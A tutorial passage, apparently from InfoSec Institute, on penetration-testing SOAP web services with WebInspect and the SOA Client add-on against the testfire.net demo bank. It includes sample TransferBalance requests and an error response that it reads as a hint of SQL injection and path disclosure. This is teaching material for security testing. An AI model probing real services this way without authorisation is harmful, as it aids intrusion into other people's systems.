
**Figure 19: Authentication and Connectivity Window**

Click on “Next” to open the next window, which contains “Detailed Scan Configuration” but, before that you will be prompted with a pop-up, “Would you like to launch the Web Service Test Designer Now?”, as shown in Figure 20.



## Figure 20: Web Service Test Design Prompt


Click on “Yes” to open a new “Web Services Test Designer” window. This window contains all the methods in the provided WSDL file in the top left corner. If you want to add other methods or want to remove any methods, just check or uncheck that method, as shown in Figure 21.



## Figure 21: Web Service Test Designer Window


I mentioned earlier that WebInspect is a popular black box web services testing tool and here is the reason: It not only imports all the methods from the WSDL but also fills in the values of required data types in the parameter. So, as a pen tester, you just need to provide a valid WSDL to WebInspect and it will do the rest of the things for you, unlike the other tools, where you need to manually insert data in each method. There is one limitation: Sometimes WebInspect is unable to fill in the proper data type in a required parameter and is unable to detect that method. In our case, WebInspect is unable to detect the IsValidUser method, so a red cross is displayed at the right side of that method.

Now close the “Web Services Test Designer” window. It will prompt you to save the designer file. Click on “Yes” and save it by providing a name for your test designer file in your computer. I saved it as test4. And you will get the name auto set in the names field in Detailed Scan Configuration window as shown in Figure 22.




**Figure 22: Detailed Scan Configuration Window**

You can see other settings in the same window. If you want any customized settings, you can enable them but, in this case, I am proceeding with the default settings. Click on “Next” to complete the wizard, as shown in Figure 23.



**Figure 23: Web Services Scan Wizard Final Window**

You will get a congratulation message there. Now click on "Scan" to start the scan. WebInspect will scan the web service and provide you with the vulnerability report, as shown in Figure 24.



**Figure 24: WebInspect Result**

Here the results of the web service scan are displayed. Now you can use WebInspect to test any web service, especially black box, to discover the existing vulnerabilities and you need to verify it manually to avoid false-positives.

### Conclusion

Any automated tool will help you to get good results from a penetration testing and will reduce your time and effort, but it's always better to use them just for coverage and focus more on manual testing, because automated tools can provide false positives and false negatives as well.

### Reference

- <http://www-03.ibm.com/software/products/us/en/appscan/>
- <http://www-01.ibm.com/support/docview.wss?uid=swg21404788>
- [http://pic.dhe.ibm.com/infocenter/apshelp/v8r6m0/index.jsp?topic=%2Fcom.ibm.help.common.infocenter.aps%2Fc\\_WebApplicationsvs\\_WebServices002.html](http://pic.dhe.ibm.com/infocenter/apshelp/v8r6m0/index.jsp?topic=%2Fcom.ibm.help.common.infocenter.aps%2Fc_WebApplicationsvs_WebServices002.html)
- <http://www8.hp.com/in/en/software-solutions/software.html?compURI=1341991>
- <http://h30499.www3.hp.com/t5/WebInspect/Using-WebInspect-9-10-to-scan-a-web-service/td-p/4817387>

<http://blog.qatestlab.com/wp-content/uploads/2013/09/software-testing-company-000188.png>

From <<https://resources.infosecinstitute.com/web-services-pen-test-part-3-automation-appscan-webinspect/>>

In the previous article, we discussed the automated tools available for testing web services, how to automate web services penetration testing using different automated tools, and also why the automation of web services penetration test is not sufficient and manual testing is needed.

In this article, we will focus on the open source tools available to pen test web services manually and why it is so important.


### **Manual Testing**

Manual testing covers lots more different types of nontraditional test cases that will help a pen tester to understand the functionalities and trying different new approaches based on the scenario, rather than fuzzing the general payloads to cover traditional vulnerabilities. It allows a pen tester to think out of the box, which may lead to a zero-day. It also provides freedom to a pen tester to test different business logic vulnerabilities that are literally impossible to cover by a auto scanner.

For manual testing also we need some kind of tools that will help us, so today we will start with the open source manual tools that can be used test web services. We will start with a simple yet effective Mozilla Firefox add-on, SOA Client.

### **SOA Client**

SOA Client (<https://addons.mozilla.org/en-US/firefox/addon/soa-client/>) is a Mozilla Firefox add-on by Michael Santoso. It is a portable client to access web services and UDDI registries. It is easy to install and it has a user-friendly interface to perform web services penetration testing manually, as shown in Figure 1.



**Figure 1: SOA Client window**

As I stated earlier, SOA Client is used to access WSDL and UDDI. Below is a list of some web services and UDDI registries that are on the SOA Client page.

### Web Services

Credit card

verification: <https://ws.cdyne.com/creditcardverify/luhnchecker.ashx?wsdl>

Census

information: <http://ws.cdyne.com/DemographixWS/DemographixQuery.ashx?wsdl>

Currency foreign

exchange: <http://www.xignite.com/xCurrencies.asmx?WSDL>

Email address

validation: <http://www.webservicex.com/ValidateEmail.ashx?WSDL>

English

dictionary: <http://services.aonaware.com/DictService/DictService.ashx?WSDL>

Number

conversion: <http://www.dataaccess.com/webservicesserver/numberconversion.ws?WSDL>

Image converter (e.g., PSD into

JPG): <http://www.bigislandcolor.com/imageconvert.wsdl>

IP address into

location: <http://ws.cdyne.com/ip2geo/ip2geo.asmx?wsdl>

Stock

quote: <http://ws.cdyne.com/delayedstockquote/delayedstockquote.asmx?wsdl>

Translator (English to

Chinese): <http://fy.webxml.com.cn/webservices/EnglishChinese.asmx?wsdl>

FIFA World Cup

2010: <http://footballpool.dataaccess.eu/data/info.wso?WSDL>

Weather

forecast: <http://www.webservicex.net/WeatherForecast.asmx?WSDL>

### **UDDI Registries**

<http://hma.eoportal.org/juddi/inquiry>

<http://registry.gbif.net/uddi/inquiry>

<http://test.uddi.microsoft.com/inquire>

As you can see in Figure 1, There are four tabs in SOA Client:

25. Access Web Services
26. Access UDDI Registries
27. Advanced Access
28. About

In this article, we will be using mostly the “Access Web services” and “Advanced Access” options, since we are going to use a public-facing demo web service and not the UDDI registry. So, for this case, we are going to use the same

(<http://www.testfire.net/bank/ws.asmx?WSDL>) for manual testing.


### **Manual Testing with SOA Client**

First open your SOA Client and put this WSDL URL, as shown in Figure 2.



**Figure 2: Access Web Services tab**

Then Click on “Parse WSDL” to import all the operations present in that web service, as shown in Figure 3.



**Figure 3: Parsed WSDL window**

In the result page, you will get all the operations available in the web service. And, as you can see, there are five tabs:

29. Raw WSDL Data
30. Raw Request Header
31. Raw Request Body
32. Raw Response Header
33. Raw Response Body

This is a very good, light-weight, simple GUI tool to test web services manually. Let's start the test by selecting the " GetUserAccounts" operation, as shown in Figure 4.

The screenshot shows the SoapUI interface for 'Access Web Services'. The 'WSDL Address' is set to <http://www.testfire.net/bank/ws.asmx?WSDL>. Under 'Communication', 'sync' is selected. The 'Result' section shows a parameter 'UserId' of type 's:int' with value '1'. Below it, the '3. Operation: TransferBalance' section is partially visible. At the bottom, tabs for 'Raw WSDL Data', 'Raw Request Header', 'Raw Request Body', 'Raw Response Header', and 'Raw Response Body' are shown. The XML code for the 'GetUserAccounts' operation is displayed in the 'Raw WSDL Data' tab:

```

<s:element name=" GetUserAccounts >
<s:complexType>
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="UserId" type="s:int"/>
</s:sequence>
</s:complexType>
</s:element>
<s:element name=" GetUserAccountsResponse ">
```

**Figure 4: invoking GetUserAccounts operation**

As we can see here, the “GetUserAccounts” operation contains only one parameter of “int” data type and we provided an appropriate value there. Now click on “Invoke” (because Figure 4 is a partial image, you will see the “Invoke” button on the very right side of this window. as shown in Figure 3) to send the request.

Since we provided it with a proper request, we get a valid response “200 OK” without any error. (If you remember, in the previous article [“Web Services Penetration Testing, Part 2: An Automated Approach With SoapUI Pro”](#) in Figure 10: XML View, we used the same method and value and got a response with no error; here we got a similar response, as shown in Figure 5.)

The screenshot shows a web-based SOA client interface. At the top, there are tabs: 'Access Web Services' (selected), 'Access UDDI Registries', 'Advanced Access', and 'About'. Below the tabs, the 'Access Web Services' section is active. It displays the WSDL Address: <http://www.testfire.net/bank/ws.asmx?WSDL>. There are two buttons: 'Use Authentication' (selected) and 'Communication' with options 'sync' and 'async'. The main area is titled 'Result' and contains the message: 'The invoked operation: GetUserAccounts'. Under 'Request Inputs', it shows 'UserId: 1'. Under 'Response', there is a large empty text area. Below the main area, there are tabs: 'Raw WSDL Data', 'Raw Request Header', 'Raw Request Body', 'Raw Response Header', and 'Raw Response Body' (selected). The 'Raw Response Body' tab shows the XML response: <?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"><soap:Body><GetUserAccountsResponse xmlns="http://www.altoromutual.com/bank/ws/" /></soap:Body></soap:Envelope>. At the bottom, the status is shown as 'Status: 200 OK'.

**Figure 5: Response to GetUserAccounts requests**

Similarly, you can change the values in different parameters and invoke the request to get the response. But there are certain problems with this SOA Client; one problem is that sometimes it won't parse the WSDL properly. That's what happened here. As you can see in Figure 6 in the Raw WSDL Data tab, the operation "TransferBalance" has four parameters, but in the GUI, the SOA Client shows only two.

Access Web Services | Access UDDI Registries | Advanced Access | About

### Access Web Services

WSDL Address: <http://www.testfire.net/bank/ws.asmx?WSDL>

Use Authentication    Communication:  sync  async

Result:

1. Operation: GetUserAccounts

UserId:   
(type: s:int)

2. Operation: TransferBalance

debitAccount:   
(type: s:string)

creditAccount:   
(type: s:string)

3. Operation: TransferBalance

Raw WSDL Data | Raw Request Header | Raw Request Body | Raw Response Header | Raw Response Body

```
<s:complexType name="MoneyTransfer">
<s:sequence>
<s:element minOccurs="1" maxOccurs="1" name="transferDate" type="s:dateTime"/>
<s:element minOccurs="0" maxOccurs="1" name="debitAccount" type="s:string"/>
<s:element minOccurs="0" maxOccurs="1" name="creditAccount" type="s:string"/>
<s:element minOccurs="1" maxOccurs="1" name="transferAmount" type="s:double"/>
</s:sequence>
</s:complexType>
```

**Figure 6: Parsed WSDL operations window**

As is very clear from the raw WSDL data, the “TransferBalance” operation needs four values:

34. transferDate (date-time data type)
35. debitAccount (string data type)
36. creditAccount (string data type)
37. transferAmount (double data type)

But the SOA Client only parsed two parameters, “debitAccount” and “creditAccount.”

We can come out of this and still perform web service manual penetration testing using its “Advanced Access” option. All we need is the sample request. Most probably, in gray box testing, we are provided with sample requests, but sometimes we get those sample requests due to an information leakage vulnerability.

I prefer this tool when I get a WSDL file and the sample requests are disclosed publicly due to server misconfiguration while performing a

Web application penetration test. I use the “Advanced Access” module to check the operation to find vulnerabilities.

So here we assume that we found the sample requests of this WSDL (<http://www.testfire.net/bank/ws.asmx?WSDL>) and we use them to learn how to use the “Advanced Access” module in the SOA Client tool. We will use the sample request of the “TransferBalance” operation, which can be found on (<http://www.testfire.net/bank/ws.asmx?op=TransferBalance>), as shown in Figure 7. The normal “Access Web Services” module is unable to parse it properly.

The screenshot shows a web browser window with the URL [www.testfire.net/bank/ws.asmx?op=TransferBalance](http://www.testfire.net/bank/ws.asmx?op=TransferBalance) in the address bar. The page content is titled "TransferBalance" and contains the following text:

**Test**  
Transfer funds from one account to another.

**SOAP 1.1**  
The following is a sample SOAP 1.1 request and response. The placeholders shown need to be replaced with actual values.

```
POST /bank/ws.asmx HTTP/1.1
Host: www.testfire.net
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://www.altermutual.com/bank/ws/TransferBalance"


<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope">
<soap:Body>
<TransferBalance xmlns="http://www.altermutual.com/bank/ws/">
<debitAccount><xsi:type>text</xsi:type>
<debitAccount><xsi:type>text</xsi:type>
<creditAccount><xsi:type>text</xsi:type>
<transferAmount><xsi:type>double</xsi:type>
</transferAmount>
</TransferBalance>
</soap:Body>
</soap:Envelope>
```

HTTP/1.1 200 OK
Content-Type: text/xml; charset=utf-8
Content-Length: length

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope">
<soap:Body>
<TransferBalanceResponse xmlns="http://www.altermutual.com/bank/ws/">
<TransferBalanceResult>
<Message>Success</Message>
<TransferBalanceResult>
</TransferBalanceResponse>
</soap:Body>
</soap:Envelope>
```

**Figure 7: Sample request for the TransferBalance operation**

Before starting the testing, first let's have a check on the “Advanced Access” module interface to understand what data we need to start the test. The interface can be found in Figure 8.



**Figure 8: Advanced Access module window**

As you can see, we need a URL (which is an end point URL to perform the test). We have to specify the request type (whether we want to use GET, POST, HEADER, TRACE, or OPTIONS). We have to deal with the authentication mechanism, if any is needed, and we need to determine the communication type, synchronized or asynchronous. We also need the HTTP request header (If any specific header has to be added) and, last but not least, the SOAP request. We can find all these details in the sample request. But before that, we need to understand how to differentiate all these requirements from that one sample request, as shown in Figure 9.

```

POST /bank/ws.asmx HTTP/1.1
Host: www.testfire.net
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction:
"http://www.altoromutual.com/bank/ws/TransferBalance"
<!--?xml version="1.0" encoding="utf-8"?-->
dateTime string
string
double

```

**Figure 9: Sample request of TransferBalance operation**

This is the same request from Figure 7. Here we can see in the very first line that the request method is POST. And from line 1 and line 2 we can deduce that the URL used must be <http://www.testfire.net/bank/ws.asmx>. In the header there is nothing special that we need to use in the “Advanced Access” module.

The type of communication is not specified, so we can go with the default options. There is no authentication mechanism required for this request, so we will not touch that option in the “Advanced Access” module. And last but not least, we have the SOAP request in the second part of the sample request. This SOAP request contains four parameters.

38. transferDate (date-time data type)
39. debitAccount (string data type)
40. creditAccount (string data type)
41. transferAmount (double data type)

As it's a black box testing, we don't have the exact data that we can use in this request, so we will use some data with the required data type.

42. transferDate (date-time data type) = 2009-01-01T00:00:00
43. debitAccount (string data type) = test
44. creditAccount (string data type) = tester
45. transferAmount (double data type)= 1.0

When we enter all these details in the “Advanced Access” module it will look as shown in Figure 10.

The screenshot shows the 'Advanced Access' window from a web application. At the top, there are tabs: 'Access Web Services', 'Access UDDI Registrations', 'Advanced Access' (which is selected), and 'About'. Below the tabs, there are several input fields:

- 'URL': <http://www.testfire.net/bank/ws.asmx>
- 'HTTP Request Method': **POST** (highlighted with a red box)
- 'Use Authentication': A checkbox that is unchecked.
- 'Communication': Radio buttons for 'sync' and 'async', with 'sync' selected.
- 'HTTP Request Header': Content-Type: text/xml

At the bottom of the window, there are three tabs: 'Raw Request Body' (selected), 'Raw Response Header', and 'Raw Response Body'. The 'Raw Request Body' tab displays the following XML code, which is also highlighted with a red box:

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope">
<soap:Body>
<TransferBalance xmlns:a="http://www.altormutual.com/bank/ws">
<transferDetails>
<transferDate>2009-01-01T00:00:00</transferDate>
<debitAccount>test</debitAccount>
<creditAccount>tester</creditAccount>
<transferAmount>1.0</transferAmount>
</transferDetails>
</TransferBalance>
</soap:Body>
</soap:Envelope>
```

**Figure 10: Advanced Access window with required data**

The things added or changed are marked in red in Figure 10. The rest are the default settings. Now submit the request by clicking the “Submit” button in the right top corner to get a response. The response is shown in Figure 11.

Raw Request Body | Raw Response Headers | **Raw Response Body** |

```
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body><TransferBalanceResponse xmlns="http://www.altoromutual.com/bank/ws"><TransferBalanceResult><Success>false</Success><Message>System.Data.OleDb.OleDbException: No value given for one or more required parameters.</Message></TransferBalanceResult></TransferBalanceResponse></soap:Body>
```

Status: 200 OK

### **Figure 11: Response of TransferBalance request**

As you can see in Figure 11, in the “Raw Response Body” tab we got the “200 OK” with some interesting information.

46. TransferBalanceResult success is false (we are unable to transfer the balance).
47. System.Data.OleDb.OleDbException (we got a “DB Exception”; this is a hint to a possible SQLI).
48. d:\downloads\AltoroMutual\_v6\website\App\_Code\WebService.cs:line 146 (server path disclosure).

This is how we can use the “Advanced Access” module of the SOA Client tool. This is how we manually test for various vulnerabilities. As we can see, by using one request we got one vulnerability, the server path disclosure, and a hint of another vulnerability, i.e., SQLI.

One/some/all of the parameters might be vulnerable to SQLI; you just need to check each of the parameter to get the result.

What we have learned so far is how to use different modules of SOA Client to perform the manual web service penetration testing. There are restrictions, such as the fact that it sometimes won’t able to parse the request properly and, to test efficiently, we need the sample request.

### **Conclusion**

Although there are certain limitations, SOA Client is a very light-weight and user-friendly GUI tool. We can use it in most of the cases while performing the penetration testing of web services. But there are certain cases where we are bound to choose another option.

